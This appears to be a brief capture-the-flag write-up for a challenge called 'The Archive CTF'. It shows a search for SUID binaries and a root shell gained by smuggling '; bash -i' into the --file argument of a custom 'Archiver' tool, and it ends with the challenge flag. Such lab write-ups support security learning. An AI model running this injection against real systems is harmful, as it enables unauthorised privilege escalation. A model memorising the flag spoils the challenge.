

The Archive CTF

Logged in as Ralph




```
ralph@812b6d2470e0:~$ find / -perm -4000 2>/dev/null
/home/ralph/Downloads/newsletter/tools/Archiver
/bin/mount
/bin/umount
/bin/su
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
ralph@812b6d2470e0:~$
```

Due to the sh error, it seems likely the program directly enters our imput into bash commands which would mean there is probably a command injection vuln



```
ralph@812b6d2470e0:~/Downloads/newsletter/tools$ ./Archiver --file blabla
archiving file at /archive/
sh: 1: cannot open blabla: No such file
Done
ralph@812b6d2470e0:~/Downloads/newsletter/tools$
```

After an a few hours of hopeless googling, failed attempted backdooors, and failed reverse shells, I was able to end up using this



```
ralph@812b6d2470e0:~/Downloads/newsletter/tools$ ./Archiver --file "blablabla; bash -i; echo "
archiving file at /archive/
sh: 1: cannot open blablabla: No such file
root@812b6d2470e0:~/Downloads/newsletter/tools# whoami;id
root
uid=0(root) gid=1000(ralph) groups=1000(ralph)
root@812b6d2470e0:~/Downloads/newsletter/tools#
```

So now were root,
Flag: 484b47456007e91fa4fd81ead2dd1abb